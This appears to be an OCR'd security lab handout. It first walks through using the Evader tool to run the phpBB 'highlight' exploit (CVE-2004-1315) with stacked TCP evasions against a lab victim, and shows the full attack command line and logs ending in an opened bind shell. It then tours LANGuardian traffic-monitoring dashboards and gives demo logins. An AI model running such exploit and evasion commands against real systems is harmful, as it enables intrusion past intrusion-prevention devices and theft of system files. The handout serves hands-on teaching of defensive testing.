


Testing the Connection

1. Enter the following command: ping 172.16.120.21
2. If you do not get a response from the victim host, make sure that:
   - Both hosts have an IP address. You can use the command ip addr show to show the interfaces on the host

and their IP addresses.
3. Once you get the ping response, open a web browser and browse to http://172.16.120.21/. If the victim services are running correctly, an Apache web page should open.

To use the new Evader web interface (on the attacker):
1. Change to the cd /root/evader directory.
2. Enter the following command: ruby webgui2.rb.
3. Open a web browser and browse to http://localhost:8000.
The Evader web interface opens.



○ conficker
● http_phpbb_highlight
○ rdp_dos

CVE-2004-1315: HTTP phpBB highlight
Uses the arbitrary PHP code injection vulnerability in viewtopic.php, caused by insufficient validation of 'highlight' argument. Vulnerable server included in the evader linux image.

SELECT EXPLOIT OUTCOME


● Bind shell ○ Get /etc/passwd

4. Select the attack module for testing the evasions. Select the http_phpbb_highlight exploit, because it works against the Linux victim software that is delivered with the Evader live DVD.

5. Select the exploit outcome:
•Bind shell (default)
•Get /etc/password

Note – If you want to test evasions against a Windows XP victim computer with the
Conficker module, or against a Windows 7 victim computer with the Windows RDP Denial
of Service, you must install the operating system and configure the vulnerable services.

6. Click: Configure Test Environment.



DEVICE UNDER TEST
● Next Generation Firewall Layer 3
○ Intrusion Prevention System Layer 2


TARGET SYSTEM

STRENGTH: 1 2 3 4 (2 selected)

INTERFACE: ETH0
EVADER IP RANGE: 10.211.55.6 - 10.211.55.12
LAYER 3 DEVICE UNDER TEST IP: 10.211.55.1
TARGET IP: 10.211.55.5

7. Select Intrusion Prevention System Layer 2.
8. Select the strength that defines the maximum number of stacked evasions.
•The default setting is 2.

The finished Configure Test Environment screen (step 2 screen) should look like the illustration below.



DEVICE UNDER TEST

○ Next Generation Firewall Layer 3

● Intrusion Prevention System Layer 2

TARGET SYSTEM

STRENGTH: 1 – 2 – 3 – 4 (2 selected)


INTERFACE: ETH0

EVADER IP RANGE: 172.16.120.30-172.16.120.45

LAYER 3 DEVICE UNDER TEST IP: 10.211.55.1

TARGET IP: 172.16.120.21

10.Click Run. The following Evader screen appears.




● Automatic evasions ○ Manual evasions

□ + IPv4
□ + TCP
□ + HTTP

SECURITY BREACHES: 0 | DURATION: 0 SEC

11.Click Execute to test evasions. The Execute button changes to Stop.


- By default, the Evader runs automatic evasions. This is a good way to start experimenting with evasions.



```
● Successful attack (Multilayer) after 3 seconds.
● Successful attack (Transport) after 3 seconds.
● Successful attack (Multilayer) after 3 seconds.
● Successful attack (Transport) after 3 seconds.
● Successful attack (Transport) after 3 seconds.
● Successful attack (Multilayer) after 3 seconds.
● Successful attack (Multilayer) after 3 seconds.
● Successful attack (Transport) after 3 seconds.
● Successful attack (Multilayer) after 3 seconds.
● Successful attack (Multilayer) after 3 seconds.
● Successful attack (Multilayer) after 3 seconds.
● Successful attack (Transport) after 3 seconds.
● Successful attack (Internet) after 3 seconds.
● Successful attack (Transport) after 3 seconds.
● Successful attack (Transport) after 3 seconds.
```

12.Click Stop when the Evader has run long enough. By default, the Evader runs for 24 hours.
13.Click Log to view logs either during or after the Evader run.
14.After the Evader run, click Download report to download an Evader report.
15.Once the run has been stopped, click Log to see the Evader log.

•If you selected "bind shell" as the exploit outcome, the following log entry is displayed: Exploit succeeded! Open shell | Close shell. Clicking Open shell opens a shell to the Linux victim computer.




```
Info: Running exploit with command "./evader --attack=http_phpbb_highlight --if=eth0
--src_ip=172.16.120.30 --dst_ip=172.16.120.21 --shell_tcp --record=/root/evader/webgui2
/tmp/attack.pcap --evasion=tcp_paws,100%,268435455,random --obfuscate --verifydelay=1000"
Info: Using random seed HAM+KwDrvv0
- 100% probability to send a duplicate TCP packet with an old timestamp destined for PAWS elimination.
The duplicate packet has a timestamp <normal - 268435455> and has random bytes as payload

Info: HTTP connection 172.16.120.30:52096 -> 172.16.120.21:80
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Exploit succeeded! Open shell|Close shell
```

16.Click close shell.

17.Click Download traffic capture.

- The traffic capture opens in Wireshark. This enables you to study the details of the evasion.


20130411_104050_533.pcap [Wireshark 1.6.7]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	de:ad:01:66:10:ac	Broadcast	ARP	42	Who has 172.1
2	0.000324	Dell_7e:c9:b6	de:ad:01:66:10:ac	ARP	60	172.16.120.21
3	0.000770	172.16.120.30	172.16.120.21	TCP	74	55817 > 6049
4	0.001076	172.16.120.21	172.16.120.30	TCP	60	6049 > 55817
5	0.001170	172.16.120.30	172.16.120.21	TCP	74	50112 > http
6	0.001191	172.16.120.30	172.16.120.21	TCP	74	50112 > http
7	0.001401	172.16.120.21	172.16.120.30	TCP	74	http > 50112
8	0.001408	172.16.120.21	172.16.120.30	TCP	74	http > 50112
9	0.001425	172.16.120.30	172.16.120.21	TCP	66	50112 > http
10	0.001436	172.16.120.30	172.16.120.21	TCP	66	[TCP Dup ACK
11	0.001524	172.16.120.30	172.16.120.21	IPv4	1514	Fragmented IP
12	0.001543	172.16.120.30	172.16.120.21	TCP	46	50112 > http

```
▶ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
▶ Ethernet II, Src: de:ad:01:66:10:ac (de:ad:01:66:10:ac), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▶ Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff de ad  01 66 10 ac 08 06 00 01   ........ .f......
0010  08 00 06 04 00 01 de ad  01 66 10 ac ac 10 78 1e   ........ .f....x.
0020  00 00 00 00 00 00 ac 10  78 15                     ........ x.
```

File: "/tmp/20130411_104050_533.... Packets: 88 Displayed: 88 Marked: ... Profile: Default

Live Online:

1. https://www.alienvault.com/live-demo-site/demo-environment

2. User Name: guest
   Password: alienvault

Bandwidth Hogging Detection


LANGuardian

LANGuardian captures and analyzes the traffic flowing through your network switch, stores it in a database, and displays the details in a web browser.


Using LANGuardian

1. Open a web browser and type in the address: ____.____.___.___.

2. Log in using “administrator” and “password123”. You should see the following screen:




3. Click on “Dashboards” located in the black bar at the top of the screen.



Under Dashboards we see charts and data beginning under the label of Bandwidth Activity. Alongside is User Activity,

4. Click on File Share Activity, Internet Activity How much has been going on________,
5. Click Network Forensics. The screens below are populated with generic data for illustrative purposes only.



IP :: Traffic Distribution last 24 hours ➤

8 (Web Server Load)	TCP	80 (http)	4.93 GB	14.89%
1	TCP	80 (http)	4.18 GB	12.63%
3 (Filename Feature)	TCP	445 (microsoft-ds)	3.87 GB	11.68%
1	TCP	8080 (http-proxy)	3.29 GB	9.93%
1	TCP	3128	3.18 GB	9.60%

IP :: Top Users last 24 hours ➤


Danny Noland	Danny	Customer Support	1.25 GB	6.63 GB	7.88 GB	23.78%
Wendy Fagan	Wendy	Sales Department	1.16 GB	2.32 GB	3.48 GB	10.50%
Fred Dandy	Fred	Security Department	1.06 GB	2.20 GB	3.26 GB	9.84%
Leslie Nilsen	Leslie	Sales Department	1.13 GB	2.01 GB	3.14 GB	9.48%
Sean Torr	Sean	Finance	1.08 GB	1.94 GB	3.02 GB	9.11%

IP :: Top Servers last 24 hours ➤

8 (Web Server Load)	192.168.0.75 (local web server)	4.93 GB
3 (Filename Feature)	192.168.0.150 (finance server)	3.87 GB
1	192.168.0.50 (mail.server)	3.09 GB
1	192.168.0.3	2.07 GB
1	212.85.92.113	1.38 GB

IP :: Top Departments last 24 hours ➤

Customer Support	10.55 GB
Sales Department	6.62 GB
Testing Department	5.37 GB
Security Department	3.26 GB
Finance	3.02 GB



Windows File Shares :: File Server Activity :: Most Active Users last 24 hours ➤

3 (Filename Feature)	Sean	672.89 MB
3 (Filename Feature)	Fred	665.03 MB
3 (Filename Feature)	Wendy	658.61 MB
3 (Filename Feature)	Danny	657.62 MB
3 (Filename Feature)	Peter	655.42 MB

Custom :: File Server Activity :: Most Active Servers last 24 hours ➤

3 (Filename Feature)	192.168.0.150 (finance server)	3.87 GB

Windows File Shares :: File Monitoring :: Deleted Office Documents last 24 hours ➤


192.168.0.150 (finance server)	\SALES\Reports_2010.xls	2	22.22%
192.168.0.150 (finance server)	\SALES\Goods.xls	2	22.22%
192.168.0.150 (finance server)	\SALES\Pricelist_2010.xls	1	11.11%
192.168.0.150 (finance server)	\SALES\Promotions.xls	1	11.11%
192.168.0.150 (finance server)	\SALES\Deals.xls	1	11.11%

Custom :: Windows File Shares :: Sensitive Data last 24 hours ➤

Leslie Nilsen	Sales Department	\TECHNICAL_DOCUMENTS\ Product_Specification.doc	File Read	1
Peter Erwin	Testing Department	\TECHNICAL_DOCUMENTS\ Product_Specification.doc	File Read	1
Fred Dandy	Security Department	\TECHNICAL_DOCUMENTS\ Product_Specification.doc	File Read	1
Danny Noland	Customer Support	\TECHNICAL_DOCUMENTS\ Product_Specification.doc	File Read	1
Karen Clark	Testing Department	\TECHNICAL_DOCUMENTS\ Product_Specification.doc	File Read	1

Windows File Shares :: File Monitoring :: Music Files last 24 hours ➤

192.168.0.150 (finance server)	\MUSIC\SNOWPATROL\Finish_Line.mp3	19.09%
192.168.0.150 (finance server)	\MUSIC\SNOWPATROL\Open_Your_Eyes.mp3	19.09%
192.168.0.150 (finance server)	\MUSIC\SNOWPATROL\ Headlights_On_Dark_Roads.mp3	19.09%
192.168.0.150 (finance server)	\MUSIC\SNOWPATROL\ Set_The_Fire_To_The_Third_Bar.mp3	19.09%
192.168.0.150 (finance server)	\MUSIC\SNOWPATROL\ Make_This_Go_On_Forever.mp3	19.09%



Web :: Top Websites last 24 hours ➤

8 (Web Server Load)	n/a	192.168.0.75	4 100	16.91%
1	n/a	tracker.publicbt.com	1 505	2.93%
1	n/a	www.shopping.com	1 501	3.04%
1	n/a	www.freebsd.org	1 493	3.00%
1	n/a	tv.oneworld.net	1 485	2.93%

E-mail :: by Subject last 24 hours ➤

1 BEST ONLINE PHARMACY - BUY ULTRAM ONLINE	20	51.28%
1 Masters degree with no efforts	15	38.46%
1 confidencial - financial results	2	5.13%
1 Product doc that you asked for ..	1	2.56%
1 re: Agenda change Monday meeting	1	2.56%

Custom :: Web :: Proxy :: Top Sessions By User last 24 hours ➤


2 (Proxy Analysis)	Bill	192.168.0.7	192.168.0.200	3128	www.rapidshare.com	10.18 MB	98
2 (Proxy Analysis)	Sean	192.168.0.9	208.99.75.32 (www.youhide.com)	80	www.betfair.com	4.16 MB	9
2 (Proxy Analysis)	Wendy	192.168.0.6	192.168.0.200	3128	www.betfair.com	4.17 MB	9
2 (Proxy Analysis)	Danny	192.168.0.8	192.168.0.200	3128	www.betfair.com	4.17 MB	9
2 (Proxy Analysis)	Peter	192.168.0.5	192.168.0.200	3128	www.betfair.com	4.61 MB	3

Custom :: Network Perimeter :: Inbound last 24 hours ➤

4 (Firewall Validation)	TCP	1433 (ms-sql-server)	37.46 MB	84.12%
4 (Firewall Validation)	TCP	445 (microsoft-ds)	7.07 MB	15.88%

Custom :: Network Perimeter :: Outbound last 24 hours ➤

1	TCP	80 (http)	3.58 GB	34.56%
1	TCP	8080 (http-proxy)	2.77 GB	26.75%
1	TCP	3128	2.63 GB	25.38%
1	TCP	4662	938.45 MB	8.85%
1	TCP	6346 (gnutella)	186.14 MB	1.76%



IP :: Top Users last 24 hours ➤

Danny Noland	Danny	Customer Support	1.25 GB	6.63 GB	7.88 GB	23.78%
Wendy Fagan	Wendy	Sales Department	1.16 GB	2.32 GB	3.48 GB	10.50%
Fred Dandy	Fred	Security Department	1.06 GB	2.20 GB	3.26 GB	9.84%
Leslie Nilsen	Leslie	Sales Department	1.13 GB	2.01 GB	3.14 GB	9.48%
Sean Torr	Sean	Finance	1.08 GB	1.94 GB	3.02 GB	9.11%

IP :: Top Departments last 24 hours ➤

Customer Support	10.55 GB
Sales Department	6.62 GB
Testing Department	5.37 GB
Security Department	3.26 GB
Finance	3.02 GB

Bandwidth Quota :: Status Summary last 24 hours ➤

Users who have exceeded the Quota	8	66.67%
Users who are about to exceed the quota	0	0.00%
Users who are about to exceed the Quota	0	0.00%
Non active users	3	25.00%
Active users below Quota	1	8.33%

Web :: Top Proxy Users last 24 hours ➤


Bill	10.18 MB	988.51 MB	998.69 MB
Sean	4.16 MB	95.26 MB	99.42 MB
Wendy	4.17 MB	95.20 MB	99.37 MB
Danny	4.17 MB	95.15 MB	99.32 MB
Peter	4.61 MB	32.64 MB	37.25 MB

Windows File Shares :: Top Users :: by Volume last 24 hours ➤

3 (Filename Feature)	Sean	672.89 MB
3 (Filename Feature)	Fred	665.03 MB
3 (Filename Feature)	Wendy	658.61 MB
3 (Filename Feature)	Danny	657.62 MB
3 (Filename Feature)	Peter	655.42 MB

Security :: by User last 24 hours ➤

Somebody	Visitor	Guests	1	2689
Peter Erwin	Peter	Testing Department	1	1233
Karen Clark	Karen	Testing Department	1	1198
Fred Dandy	Fred	Security Department	1	1195
Wendy Fagan	Wendy	Sales Department	1	1193



